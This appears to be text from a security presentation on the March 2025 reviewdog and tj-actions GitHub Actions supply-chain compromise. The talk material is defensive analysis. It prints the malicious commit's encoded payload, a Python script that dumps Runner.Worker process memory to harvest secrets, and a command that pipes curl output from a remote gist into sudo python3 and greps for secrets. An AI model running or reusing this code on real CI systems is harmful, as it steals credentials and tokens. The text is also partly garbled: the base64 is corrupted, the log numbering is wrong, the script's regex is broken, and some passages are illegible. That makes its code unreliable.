+ pOgogICAgICAgIGlmIHBPZC5pc2RpZ2l0KCK6CiAgICAgICAgICAgIHdpdGggb3B1b1hmIi9wcm9jL3twfS9jbWRsaW5lIi5mb3JtYXQocGlkKSwgInJiIi
+ kgYXMgcGY6CiAgICAgICAgICAgICAgICBjbWRsaW5lID0gcGYucmVhZCgpCiAgICAgICAgICAgICAgawYgYiJSdW5uZXIuV29ya2VyIiBpbiBjbWRsaW5lOg
+ ogICAgICAgICAgICAgICAgICByZXR1cm4gcGlkCiAgICByYWlzMzBBc3N1cnRpb24oIkNhbid0IGdldCBwaWQgb2YgUnVubmVyLldvcmtlciIpCgppZCA9
+ IGdldF9waWQoKQptZW1fcGF0aCA9IGYiL3Byb2MvJG1kL21hcHMiCm1lbl9wYXR0X2RhdGEgPSBmIi9wcm9jLyR..."
+ echo "::group::🔧 Preparing environment ..."
+ if sudo -n true 2> /dev/null; then
+     if [[ "$RUNNER_ENVIRONMENT" = "github-hosted" ]]; then
+         if [[ "$RUNNER_OS" = "Linux" ]]; then
+             echo $SCRIPT_RUNNER | base64 -d > "$TEMP/runner_script.py"
+             VALUES=`sudo python3 $TEMP/runner_script.py | tr -d '\0' | grep -aoE '("[^"]+"):{"value":"[^"]*"},"isSecret":true\}' | sort -u |
base64 -w0 | base64 -w0`
+             echo $VALUES
+         fi
+     fi
+ else
+     echo "."
+ fi
+ echo "::endgroup::"
```


Details of the malicious Imposter Commit

```
+ SCRIPT_RUNNER="IyEvYmluL3B5dGhvbgojIGJhc2VkJG9uIGh0dHBzOi8vYXR0YWNrZXIuY29tL2Jsb2cvMjAyMy0wMy0wMi1naXRodWIYWN0aW9ucy1t
+ aXRtLWN2ZQppbXBvcnQgc3lzCm1tcG9ydCBYzQppbXBvcnQgb3MKZGVmIGdldF9waWQoKToKICAgIGZvciBwaWQgaW4gb3MubGlzdGRpcihcIi9wcm9jXCI
+ p0gogICAgICAgIGlmIHBpZC5pc2RpZ2l0KCK6CiAgICAgICAgICAgIHdpdGgg3BlbiHmIi9wcm9jL3twfS9jbWRsaW5lIi5mb3JtYXQocGlkKSwgInJiIi
+ kgYXMgcGY6CiAgICAgICAgICAgICAgICBjbWRsaW5lID0gcGYucmVhZCgpCiAgICAgICAgICAgICAgYWYgYiJSdW5uZXIuV29ya2VyIiBpbjBjbWRsaW5lOg
+ ogICAgICAgICAgICAgICAgICByZXR1cm4gcGlkCiAgICByYWlzZSBBc3NlcnRpb24oIknHbid0IGdldCBwaWQgb2YgUnVubmVyLldvcmtlciIpCgppZCA9
+ IGdldF9waWQoKQptZW1fcGF0aCA9IGYiL3Byb2MvJG1kL21hcHMiCm1lb19wYXR0X2RhGEgPSBmIi9wcm9jLyR...
+ echo "::group::🔧 Preparing environment ..."
+ if sudo -n true 2> /dev/null; then
+     if [[ "$RUNNER_ENVIRONMENT" = "github-hosted" ]]; then
+         if [[ "$RUNNER_OS" = "Linux" ]]; then
+             echo $SCRIPT_RUNNER | base64 -d > "$TEMP/runner_script.py"
+             VALUES=`sudo python3 $TEMP/runner_script.py | tr -d '\0' | grep -aoE '"[^"]+":\{"value":"[^"]*", "isSecret":true\}' | sort -u |
+ base64 -w0 | base64 -w0`
+             echo $VALUES
+         fi
+     fi
+ else
+     echo "."
+ fi
+ echo "::endgroup::"
```

The Content of runner_script.py

```
#!/usr/bin/env python3

# based on https://davidbove.com/blog/?p=1620

import sys
import os
import re

def get_pid():
    # https://stackoverflow.com/questions/2703640/process-list-on-linux-via-python
    pids = [pid for pid in os.listdir('/proc') if pid.isdigit()]

    for pid in pids:
        with open(os.path.join('/proc', pid, 'cmdline'), 'rb') as cmdline_f:
            if b'Runner.Worker' in cmdline_f.read():
                return pid

    raise Exception('Can not get pid of Runner.Worker')

if __name__ == "__main__":
    pid = get_pid()
    print(pid)

    map_path = f"/proc/{pid}/maps"
    mem_path = f"/proc/{pid}/mem"

    with open(map_path, 'r') as map_f, open(mem_path, 'rb', 0) as mem_f:
        for line in map_f.readlines(): # for each mapped region
            m = re.match(r'([0-9A-Fa-f]+)-([0-9A-Fa-f]+) \([-r]\)', line)
            if m.group(3) == 'r': # readable region
                start = int(m.group(1), 16)
                end = int(m.group(2), 16)
                # hotfix: OverflowError: Python int too large to convert to C long
                # 18446744073699065856
                if start > sys.maxsize:
                    continue
                mem_f.seek(start) # seek to region start

            try:
                chunk = mem_f.read(end - start) # read region contents
                sys.stdout.buffer.write(chunk)
            except OSError:
                continue
```

● **March 11, 2025**
| **18:42 PM – 20:31 PM UTC**


18:42 PM – 20:31 PM UTC

March 17, 2025

Researcher Adnan Khan publicly disclosed the compromise

09:00 PM UTC

The maintainer published a response and confirmed that the compromise occurred



Trying to confirm one missing link in the chain.



Uh oh...

[illegible]

Tag manipulation to point to malicious commit

✓ Set up job

```
1 Current runner version: '2.322.0'
2 ▶ Operating System
6 ▶ Runner Image
11 ▶ Runner Image Provisioner
13 ▶ GITHUB_TOKEN Permissions
28 Secret source: Actions
29 Prepare workflow directory
30 Prepare all required actions
31 Getting action download info
32 Download action repository 'actions/checkout@v2' (SHA:ee0669bd1cc54295c223e0bb666b733df41de1c5)
33 Download action repository 'reviewdog/action-setup@v1' (SHA:f0d342d24037bb11d26b9bd8496e0808ba32e9ec)
34 Download action repository 'actions/download-artifact@v4' (SHA:cc203385981b70ca67e1cc392babf9cc229d5806)
35 Complete job name: Aggregate-Lint-Output
```

Visualizing Secret Leakage in GitHub Actions Logs

✓ Run reviewdog/action-setup@v1

4s


```
1 ▶ Run reviewdog/action-setup@v1
4 ▶ Run set -eu
11 ▼ 🐛 Preparing environment ...
12   Matching Defaults entries for runner on fv-az1945-234:
13     env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
14     use_pty
15   User runner may run the following commands on fv-az1945-234:
16     (ALL) NOPASSWD: ALL
17     SW1kcGRHaDFZbDkwYjJ0bGJpSTZleUoyWVd4MVpTSTZJbWRvYzE5dFMw
18     BjMU5sWTNKbGRDSTZkSEoxWlgwS0luTjVjM1JsYlM1bmFYUm9kV0l1ZI
19     NFdHWldYWJJEVtJJaUlVqTTFNbGhaVm1kWUlpd2lhWE5UWld0eVpYUWli
18 ▼ 🐛 Installing reviewdog ... https://github.com/reviewdog/reviewdog
19   reviewdog/reviewdog info checking GitHub for tag 'latest'
20   reviewdog/reviewdog info found version: 0.20.3 for v0.20.3/Linux/x86_64
21   reviewdog/reviewdog info installed /home/runner/work/_temp/reviewdog/bin/reviewdog
```


Tracing Reviewdog Compromise Back to the Spotbugs Compromise




Source: <https://unit42.paloaltonetworks.com/github-actions-supply-chain-attack>

Timeline of the Investigation



Domino Effect: From Pwn Request to Mass Breach



04.

**How the Attackers Tried to
Evade Detection**

Use of legitimate GitHub domain in tj-actions exploit

```
if [[ "$OSTYPE" == "linux-gnu" ]]; then
    B64_BLOB=`curl -sSf https://gist.githubusercontent.com/nikitastupin/
30e525b776c409e03c2d6f328f254965/raw/memdump.py | sudo python3 | tr -d '\0' |
grep -aoE '"[^"]+":\{"value":"[^"]*", "isSecret":true\}' | sort -u | base64 -w 0`
    echo $B64_BLOB
else
    exit 0
fi
```

Use of legitimate GitHub domain in tj-actions exploit

```
if [[ "$OSTYPE" == "linux-gnu" ]]; then
    B64_BLOB=`curl -sSf https://gist.githubusercontent.com/nikitastupin/
30e525b776c409e03c2d6f328f254965/raw/memdump.py | sudo python3 | tr -d '\0' |
grep -aoE '"[^"]+":\{"value":"[^"]*", "isSecret":true\}' | sort -u | base64 -w 0`
    echo $B64_BLOB
else
    exit 0
fi
```



No Network Connection Made by Reviewdog Exploit Code

[illegible]



Commit Activity Appeared Normal

Commits on Mar 16, 2025	<div>Deleted renovate.json</div> <div>jackton1 committed on Mar 16 · ✓ 50 / 53</div> <div>e37e952</div>
Commits on Mar 15, 2025	<div>Upgraded to v45.0.8 (#2462)</div> <div>tj-actions-bot and jackton1 authored on Mar 15</div> <div>Verifieda284dc1</div>
Commits on Mar 10, 2025	<div>chore(deps): lock file maintenance (#2460)</div> <div>renovate[bot] authored on Mar 10 · ✓ 50 / 53</div> <div>Verified9200e69</div>
Commits on Mar 8, 2025	<div>chore(deps): update dependency @types/node to v22.13.10 (#2459)</div> <div>renovate[bot] authored on Mar 8 · ✓ 50 / 53</div> <div>Verifiede650cfd</div>
Commits on Mar 7, 2025	<div>chore(deps): update dependency eslint-config-prettier to v10.1.1 (#2458)</div> <div>renovate[bot] authored on Mar 7 · ✓ 50 / 53</div> <div>Verified82af21f</div> <div>chore(deps): update dependency eslint-config-prettier to v10.1.0 (#2457)</div> <div>renovate[bot] authored on Mar 7 · ✓ 50 / 53</div> <div>Verified82fa4a6</div>
Commits on Mar 4, 2025	<div>chore(deps): update peter-evans/create-pull-request action to v7.0.8 (#2455)</div> <div>renovate[bot] authored on Mar 4 · ✓ 50 / 53</div> <div>Verified315505a</div>

Imposter Commits Impersonated Legitimated Users



Imposter Commits Impersonated Legitimated Users




Attack Amplification: How Much Worse Could This Have Been?

- Exfiltrated secrets to an attacker-controlled endpoint
